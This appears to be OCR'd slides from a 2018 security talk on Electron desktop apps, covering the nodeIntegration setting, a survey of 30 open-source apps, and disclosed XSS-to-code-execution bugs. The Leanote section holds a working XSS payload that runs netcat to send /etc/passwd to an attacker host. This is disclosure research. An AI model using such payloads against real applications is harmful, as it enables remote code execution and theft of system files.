“Only an Electron away from code execution”

Silvia Väli
@SilviaValiSV

clarified security
we break security to bring clarity

Who am I? Silvia Väli

- Web app pentester in Estonian-based company, **Clarified Security**
- Co-Founder of **TallinnSec** - IT security meetups in Tallinn, Estonia
- First-time speaker at the **NorthSec 2018**
- Reversing enthusiast and member of the **Blackhoodie** movement
  - Blackhoodie is a women-only reverse engineering workshop (2016 - Bochum, 2017 - Luxembourg, 2018 - Berlin)
- CVEs
  - CVE-2017-1000491 - **Shiba** markdown editor
  - CVE-2017-1000492 - **Leanote-desktop** note-keeping app
  - CVE-2018-1000536 - **Medis** - database mgt. app for Redis
  - CVE-2018-1000534 -**Joplin** - multiplatform synchronizing node-keeping app
  - ...

Electron is a framework to build cross platform desktop applications with JavaScript, HTML and CSS

born in 2013 as Atom Shell & renamed to Electron in 2015

Timeline

2013	**Atom Shell**
...	
2015	**Atom Shell ⇒ Electron**
...	
May 11, 2017	Electron 1.0
....	
May 02, 2018	Electron 2.0.0

Got my attention

Remote Code Execution in HipChat's native *desktop* app -- via javascript! Nice @mattaustin

XSS to RCE in ...

Sep 8, 2015

Note: this has been fixed.

XSS to RCE “yeah right, RSnake”

14 #291539 **[Simplenote for Windows] Client RCE via External JavaScript Inclusion leveraging Electron**

Share:

State	Resolved (Closed)	Severity	High (7 ~ 8.9)
Disclosed publicly	December 1, 2017 3:35pm +0200	Participants	
Reported To	Automattic	Visibility	Public (Full)
Weakness	Code Injection		
Bounty	$250		

Collapse

Lukas's Random Thoughts

From Markdown to RCE in Atom

Nov 21, 2017

Recently I took a look at Atom, a text editor by GitHub. With a little bit of work, I was able to chain multiple vulnerabilities in Atom into an actual Remote Code Execution.


Modern Alchemy: Turning XSS into RCE

03 Aug 2017 - Posted by Luca Carettoni

TL;DR

At the recent Black Hat Briefings 2017, Doyensec’s co-founder Luca Carettoni presented a new research on Electron security. After a quick overview of Electron’s security model, we disclosed design weaknesses and implementation bugs that can be leveraged to compromise *any* Electron-based application. In particular, we

Got my attention



... and many more!







https://electronjs.org/apps

101,110 downloads in 2015
634,264 downloads in 2016

4 373 374 downloads in 2017 by the npm-stat
4 383 340 downloads in 2018 (Jan-Aug)

Components

Multi-process architecture




main.js // executed in main process
index.html

package.json

```
{
  "name": "project",
  "version": "1.0.0",
  "description": "",
  "main": "main.js",
  "scripts": {
    "start": "electron ."
  },
  ...
```

← application's entry point

Multi-process architecture



main.js

```
const {app, BrowserWindow} = require('electron')
const url = require('url')
const path = require('path')

let win

function createWindow() {
   win = new BrowserWindow({width: 800, height: 600})
   win.loadURL(url.format ({
                pathname: path.join(__dirname, 'index.html'),
                protocol: 'file:',
                slashes: true
        }))
}

app.on('ready', createWindow)
```

WebPreferences

...

- nodeIntegration
- devTools
- sandbox
- webSecurity
- JavaScript
- webviewTag
- ...

main.js

```
...

function createWindow() {
        win = new BrowserWindow({
                width: 800,
                height: 600,
                "webPreferences": {
                        "nodeIntegration": true
                        .....
                        }
                })
        win.loadURL(url.format ({
          pathname: path.join(__dirname, 'index.html'),
                protocol: 'file:',
                slashes: true
        }))
}
...
```

WebPreferences

index.html

...

```
<script>
	var os = require("os");
	var hostname = os.platform();
	var homedir = os.homedir();
	document.getElementById('host').innerHTML = 'Hostname: ' + hostname + '</br>'+
'Home directory' + homedir + '</br>';
</script>
```

...

WebPreferences - nodeIntegration


```
"webPreferences": {
        "nodeIntegration": true
}
```

```
"webPreferences": {
        "nodeIntegration": false
}
```



```
Uncaught ReferenceError: require is not defined                    index.html:21
    at index.html:21
```

XSS + nodeIntegration: true

<s onmouseover="var os = require('os'); var hostname = os.platform(); var homedir = os.homedir(); alert('Host:' + hostname + 'directory: ' + homedir);">Hallo</s>



Launched renderer process



"C:\Users\user\electron-quick-start\node_modules\electron\dist\electron.exe"


--type=renderer
--no-sandbox
--lang=en-US
--app-path="C:\Users\user\electron-quick-start"
--node-integration=true --webview-tag=true
--no-sandbox --enable-pinch
--device-scale-factor=1“

Assumption 1 : nodeIntegration option in most cases would be left untouched

Assumption 2: web technologies in desktop environment are not so common so the developers are not so cautious about web vulnerabilities like XSS

How common is the combination of XSS in context where nodeIntegration is set to True

1. Pick random Electron apps from Github (ended up with 30 apps)
2. Identify the BrowserWindow instances and their webPreference options
3. Do your best to find XSS



Initial data

[data]:[search_string]

- Required Electron-specific APIs
  require('electron')
  Electron.
  from 'electron'

- Remote content
  win.loadURL(http/https://remote_content)
  view.webContents.loadURL(http/https://remote_content)
  <webview src="http/https://remote_content" nodeintegration/-></webview>
  window.open('http/https://remote_content', '', 'nodeIntegration=0/-')

- WebPreference options
  Example: webPreferences: {preload: jsPath, nodeIntegration: false, plugins: true}

Initial data - required modules

Required Electron-specific modules (require('electron'), Electron., from 'electron')

Main process modules			**Renderer process modules**		
Module	No. of occurences	No. of applications	Module	No. of occurences	No. of applications
app	102	30	remote	94	21
BrowserWindow	73	30	ipcRenderer	65	24
dialog	41	16	webFrame	2	2
Menu	40	23			
ipcMain	21	17			
tray	12	10			
MenuItem	6	5	**Both**		
globalShortcut	8	6	shell	58	21
autoUpdater	6	3	clipboard	11	6
powerSaveBlocker	2	2	crashReporter	7	6

Initial data - remote content

Remote content

1. win.loadURL()
2. view.webContents.loadURL()
3. <webview src="" nodeintegration/-></webview>
4. window.open( )

	BrowserWindow	WebView	Window.open	BrowserView
http:// + nodeIntegration: False	2	-	-	-
https:// + nodeIntegration: False	2	-	-	-
http:// + nodeIntegration: True	-	-	-	-
https:// + nodeIntegration: True	-	-	-	-
http:// + nodeIntegration: default	1	-	-	-
https:// + nodeIntegration: default	-	1	-	-

	Number of occurences	Number of applications
shell.openExternal('https://*')	57	17
shell.openExternal('http://*')	15	10

Initial data - webPreferences

webPreferences: {preload: jsPath, nodeIntegration: false, plugins: true, ...}

	TRUE	FALSE	NOT SET (default)
Preload	used 6 times by 4 applications out of 30 in total		
Node integration	5	6	41 (true)
JavaScript	-	-	52 (true)
Plugins	3	-	49 (false)
WebSecurity	-	1	51 (true)
allowRunningInsecureContent	1	-	51 (false)
experimentalFeatures	1	-	51 (false)
Sandbox	1	-	51 (false)
AllowDisplayingInsecureContent	1	-	51 (false)

- Total of 52 browserWindow instances were created by 30 apps
- NodeIntegration

46 chances to find the type of XSS I want

Code execution


App	Github stars	Description	XSS	Code execution
Leanote-desktop (v2.5)	1.1/7.1k stars	Personal note keeping/ markdown app	✔	✔
Shiba (v1.1.0)	581 stars	Markdown editor	✔	✔
Moeeditor (<= 0.2.0-beta)	3,479 stars	All-purpose markdown editor	✔	✔
Hexoeditor (v1.3.26-stable)	358 stars	Markdown editor	✔	✔
Joplin (<= v1.0.85)	4.3k stars	A note taking/todo app with synchronization capabilities from cloud	✔	✔
Medis (<=0.6.1)	5.8k stars	Mac database management app for Redis	✔	✔
<name redacted> not fixed		Markdown editor	✔	-
<name redacted> not fixed		Note keeping app	✔	✔
<name redacted> not fixed		Time management app	✔	✔
<name redacted> not fixed		A Text editor app	✔	✔

Leanote, Not Just A Notepad!

Knowledge, Blog, Sharing, Cooperation... all in Leanote

Synchronizes the data from Leanote web app to your desktop application


Vulnerable version <= 2.5 - vulnerable to code execution
Fixed in: v2.6
CVE 2017-1000492



Leanote


Possible attack vector:

You are sharing your notebook with your 'friend'->
Friend saves a new note with a specially crafted note title ->
victim synchronizes web data to be displayed in the desktop application




Leanote

<s <onmouseover="alert(1)"> <s onmouseover="**const exec= require('child_process').exec; exec('nc -w 3 192.168.8.100 1337 < /etc/passwd**', (e, stdout, stderr)=> { if (e instanceof Error) { console.error(e); throw e; } console.log('stdout ', stdout); console.log('stderr ', stderr);});**alert('1')**">Hallo</s>




Leanote

Victim's machine:



Attacker's machine:

“Taste the fruits of your labour”



